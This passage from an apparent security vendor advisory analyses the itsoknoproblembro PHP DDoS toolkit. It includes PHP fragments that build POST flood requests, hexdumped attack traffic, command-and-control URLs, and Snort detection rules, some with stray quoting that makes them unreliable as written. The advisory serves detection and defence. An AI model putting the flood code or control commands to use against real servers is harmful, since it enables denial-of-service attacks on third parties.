0010  31 20 48 54 54 50 2f 31 2e 31 0d 0a 55 73 65 72  1 HTTP/1.1..User
0020  2d 41 67 65 6e 74 3a 20 47 6f 6f 67 6c 65 62 6f  -Agent: Googlebo
0030  74 2f 32 2e 31 20 28 20 68 74 74 70 3a 2f 2f 77  t/2.1 ( http://w
0040  77 77 2e 67 6f 6f 67 6c 65 62 6f 74 2e 63 6f 6d  ww.googlebot.com
0050  2f 62 6f 74 2e 68 74 6d 6c 29 0d 0a 48 6f 73 74  /bot.html)..Host
0060  3a 20 31 39 32 2e 31 36 38 2e 31 34 36 2e 31 33  : 192.168.146.13
0070  32 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a  2..Accept: /**..
0080  41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a  Accept-Encoding:
0090  20 64 65 66 6c 61 74 65 0d 0a 43 6f 6e 6e 65 63  deflate..Connec
00a0  74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 76 65  tion: keep-alive
00b0  0d 0a 4b 65 65 70 2d 41 6c 69 76 65 3a 20 33 30  ..Keep-Alive: 30
00c0  30 0d 0a 0d 0a                                     0....
```


Recommended Mitigation (Snort Rule)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"KAMIKAZE  
variant curl GET Flood";\  
flow:established,to_server";\  
content:"GET /"; offset: 0";\  
content:"User-Agent\:";\  
content:"Host\:";\  
content:"Accept\:"/*|0d0a|Accept-Encoding\:" deflate|0d0a|Connection\:" keep-alive|0d0a|Keep-  
Alive\:"300|0d0a||0d0a|";\  
reference:itsoknoproblembro; sid:10000015; rev:1;)
```

Amos mode

The Amos attack script is similar to Kamikaze in that it is evaluated PHP code sent to define.inc.php as the content of a POST request. The script will execute and begin a POST flood against the target. The attack is different from Kamikaze in that it makes use of a POST flood. The User-Agent and other headers in this script are static.

Flood Type

POST Flood

Code Snippet

```
$request = "POST $path HTTP/1.1\r\n";  
$request .= "Host: $host\r\n";  
$request .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1;)\r\n";  
$request .= "Content-Length: 1024\r\n";  
$request .= "Connection: Keep-Alive\r\n";  
$request .= "Cache-Control: no-cache\r\n";  
$request .= "Accept: /*\r\n";  
$request .= "Accept-Language: en-us,en;q=0.5\r\n";  
$request .= "Accept-Encoding: deflate\r\n";  
$request .= "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n";  
$request .= "TE: trailers, deflate\r\n";  
$request .= "Keep-Alive: 300\r\n\r\n";
```

Payload Sample

```
POST /info/ HTTP/1.1 ← randomized based on subset  
Host: 192.168.146.132 ← randomized value  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1;) ← static value  
Content-Length: 1024 ← static value  
Connection: Keep-Alive ← static value  
Cache-Control: no-cache ← static value  
Accept: /* ← static value  
Accept-Language: en-us,en;q=0.5 ← static value  
Accept-Encoding: deflate ← static value  
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 ← static value  
TE: trailers, deflate ← static value  
Keep-Alive: 300 ← static value
```

```

00000000 50 4f 53 54 20 2f 6c 69 6e 66 6f 2f 20 48 54 54 POST /li nfo/ HTT
00000010 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 P/1.1..H ost: 192
00000020 2e 31 36 38 2e 31 34 36 2e 31 33 32 0d 0a 55 73 .168.146 .132..Us
00000030 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c er-Agent : Mozill
00000040 61 2f 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c a/4.0 (c ompatibl
00000050 65 3b 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e e; MSIE 6.0; Win
00000060 64 6f 77 73 20 4e 54 35 2e 31 3b 29 0d 0a 43 6f dows NT5 .1;)..Co
00000070 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 30 ntent-Le ngth: 10
00000080 32 34 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 24..Conn ection:
00000090 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 43 61 63 68 Keep-Ali ve..Cach
000000A0 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 e-Contro l: no-ca
000000B0 63 68 65 0d 0a 41 63 63 65 70 74 3a 20 2a 2f 2a che..Acc ept: */*
000000C0 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 ..Accept -Languag
000000D0 65 3a 20 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e e: en-us ,en;q=0.
000000E0 35 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 5..Accep t-Encodi
000000F0 6e 67 3a 20 64 65 66 6c 61 74 65 0d 0a 41 63 63 ng: defl ate..Acc
00000100 65 70 74 2d 43 68 61 72 73 65 74 3a 20 49 53 4f ept-Char set: ISO
00000110 2d 38 38 35 39 2d 31 2c 75 74 66 2d 38 3b 71 3d -8859-1, utf-8;q=
00000120 30 2e 37 2c 2a 3b 71 3d 30 2e 37 0d 0a 54 45 3a 0.7,*;q= 0.7..TE:
00000130 20 74 72 61 69 6c 65 72 73 2c 20 64 65 66 6c 61 trailer s, defla
00000140 74 65 0d 0a 4b 65 65 70 2d 41 6c 69 76 65 3a 20 te..Keep -Alive:
00000150 33 30 30 0d 0a 0d 0a 300....

```

Recommended Mitigation (Snort Rule)

```

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"AMOS POST
FLOOD attack";\
flow:established,to_server";\
content:"POST"; offset: 0";\
content:"HTTP/1.1|0d0a|Host\: "; \
content:"|0d0a|User-Agent\: Mozilla/4.0 (compatible); MSIE 6.0; Windows
NT5.1;)|0d0a|Content-Length\: 1024|0d0a|Connection\:
Keep-Alive|0d0a|Cache-Control\: no-cache|0d0a|Accept:
*/*|0d0a|Accept-Language\: en-us,en;q=0.5|0d0a|Accept-Encoding\:
deflate|0d0a|Accept-Charset\: ISO-8859-1,utf-8;q=0.7,*;q=0.7|0d0a|TE\:
trailers, deflate|0d0a|Keep-Alive\: 300|0d0a| |0d0a|";\
reference:itsoknoproblembro; sid:10000016; rev:1;)

```

Recommended Detection: CnC instructions (Snort Rules)

The following rules when implemented create the ability to properly detect a host within your network infrastructure that has been infected by the *itsoknoproblembro* tools suite. This provides a means for administrators to sanitize infected hosts and stop them from participating in DDoS attack campaigns.

- alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"T1 start command issued for stcurl.php"; flow:established,to_server; content:"stcurl.php?action=start"; nocase; http_uri; content:"page="; nocase; reference:itsoknoproblembro-instruction; sid:10000101; rev:1;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"T1 start command issued for stcp.php"; flow:established,to_server; content:"stcp.php?action=start"; nocase; http_uri; content:"page="; nocase; reference:itsoknoproblembro-instruction; sid:10000102; rev:1;)

- alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"T1 start command issued for st.indx.php"; flow:established,to_server; content:"indx.php?action=start"; nocase; http_uri; content:"page="; nocase; reference:itsoknoproblembro-instruction; sid:10000103; rev:1;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"T1 start command issued for stph.php"; flow:established,to_server; content:"stph.php?action=start"; nocase; http_uri; content:"page="; nocase; reference:itsoknoproblembro-instruction; sid:10000104; rev:1;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET \$HTTP_PORTS (msg:"T2 brobot status request"; flow:established,to_server; content:"?action=status"; nocase; http_uri; reference:itsoknoproblembro-instruction; sid:10000105; rev:1;)
- alert tcp \$HOME_NET \$HTTP_PORTS -> \$EXTERNAL_NET any (msg:"T1 brobot status response"; flow:established,from_server; content:"itsoknoproblembro"; nocase; reference:itsoknoproblembro-instruction; sid:10000106; rev:1;)
- alert tcp \$HOME_NET \$HTTP_PORTS -> \$EXTERNAL_NET any (msg:"T1 brobot status response"; flow:established,from_server; content:"That is good"; nocase; reference:itsoknoproblembro-instruction; sid:10000107; rev:1;)

TOOLKIT EVOLUTION AND ARMS RACE

Analysts observed that as mitigation controls were put in place during *itsoknoproblembro* DDoS attacks, the attackers made on-the-fly adjustments to their attacks, temporarily bypassing the detection that was in place. Due to the visibility that researchers had into several infected Tier-1 machines, analysts were able to identify the changes that were made and adjust the mitigation signatures accordingly.

Attackers made changes to the attack scripts and then launch new attacks. The attack scripts that were modified on the fly by the attackers included the Kamikaze and Amos scripts.

This back and forth exchange created an *arms race* condition where the attackers and the PLXsert defense teams were actively engaged in digital battle.

As demonstrated by the code snippets below, the toolkit evolution was observed through changes in the code. The attacks were originally displaying *itsoknoproblembro* as a status message and then morphed into 'That is good'.

```
if ($_GET['action']=="status")
{
    print "itsoknoproblembro";
    exit();
}

if ($_GET['action']=="status")
{
    print "That is good";
    exit();
}
```

The files are expected to continue to be updated with name changes and other updates.

ATTACK LOG ANALYSIS

Through the observation of HTTP logs on compromised web servers that spanned several months, as well as analysis of the OSINT obtained from various public forums, researchers noted trends and targets throughout 2012.

PLXsert developed a log analysis tool for server administrators of compromised machines to determine when attack scripts were accessed, what IP accessed them, and whom they were attacking.

BroLog.py Log Analysis Tool

Since this toolkit and its related campaigns have been active for almost a year, there is a considerable amount of data available that revealed which targets were under attack and for how long. This information was obtained through the analysis of the web logs from compromised servers. PLXsert estimated that some of the *itsoknoproblembro* web server infections began as early as November 2011.

An analysis of millions of lines of HTTP access logs can prove to be difficult without some automation. In order to simplify this process, PLXsert put together a simple tool that allows a user to input weblogs from compromised Tier-1 servers. The tool interprets the logs and displays the results in an easy-to-read format useable by humans, scripts and applications. The results reveal decoded attack strings that indicate the times, dates, targets and the IP address sending the instruction.

Input

To use BroLog.py, the HTTP access logs need to be Apache web log format. They can be input into BroLog.py via stdin or via filename.

Output

BroLog.py supports the following output formats: csv, cymru, and json.

How to use

Take the logs for a compromised Tier-1 webserver (for example: access.log), run the logs through BroLog.py, and save the output to a file.

Syntax

```
cat access.log | python brolog.py | tee output.txt
```

```
13/Oct/2012:13:54:36 -0400 | 200 | stph.php | 192.168.146.138 |  
192.168.146.132[#]53[#]7000[#]10 | start | 20121013T175427 | 20121013T175437 | GET |  
v1  
13/Oct/2012:13:58:49 -0400 | 200 | define.inc.php | 192.168.146.1 | POST | v0  
13/Oct/2012:13:58:05 -0400 | 200 | define.inc.php | 192.168.146.1 | POST | v0
```

The output will look like the above text.

Executing BroLog.py with the -h or --help option will allow the user to see the current inputs and outputs.

```
#####
#
#      brolog.py - poppin collars not boxin      #
#      ver: 0.99 [beta]                        #
#      Written by PLXSERT                      #
#
#      Twitter                                #
#      @PLXSERT                              #
#      Email: plxsert@prolexic.com            #
#      To Exit Press Control-C                #
#
#####

usage: brolog.py [-h] [-j] [-c] [-w] [-i INPUT] [-f FILENAME]

Parse logs from compromised brobotsdefault input is standard in Ex: cat
log.txt | python brolog.py -jThis example would parse log.txt and output json

optional arguments:
  -h, --help            show this help message and exit
  -j, --json            Output in JSON Format
  -c, --csv            Output in CSV Format
  -w, --write          write output to file -f to set filename " + "(default
                        filename base is out.brolog-*.txt
  -i INPUT, --input INPUT
                        Input filename if stdin default is not to be used
  -f FILENAME, --filename FILENAME
                        Basefile name for outputting requires -w flag to be
                        set
```

Figure 8: BroLog.py help screen

How to get BroLog.py

Download this tool from the public github account at <https://github.com/plxsert/brolog> (requires python 2.6+) Alternately, the repository can be cloned from: <https://github.com/plxsert/brolog.git>

CONCLUSION

The eradication of the *itsoknoproblembro* toolkit and its attack methods will take time. Many skilled experts and security teams have worked hard to reverse-engineer this kit and remove many of its infections.

The continued use of outdated content management system (CMS) products with vulnerabilities is a rampant problem today. DDoS attackers compromise outdated web applications because it is effective. It is desirable for CMS developers to make it simpler for users to update CMS products after user customization, so that users are not impeded from running the most up-to-date software by having to reconfigure an update.

In closing, PLXsert extends a huge “thank you” to all the engineers and researchers who have contributed to understanding and defending against the *itsoknoproblembro* suite.

NOTES

PLXsert kindly requests the submission of compromised logs to compile a database of all affected parties. If you are pleased with the BroLog.py tool and have logs from compromised servers, we would appreciate your sending them to us at plxsert@prolexic.com. We are especially seeking logs dated July 2012 or earlier.

CONTRIBUTORS: PLXsert

GLOSSARY

bRobot: Web server infected with itsoknoproblembro attack scripts

itsoknoproblembro: A PHP suite of DDoS attack tools

OSINT: Open source intelligence

Tier-1 server: Infected servers sending DDoS traffic

Tier-2 server: Infected servers issuing commands to Tier-1 servers

ABOUT PLXsert

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

ABOUT PROLEXIC

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.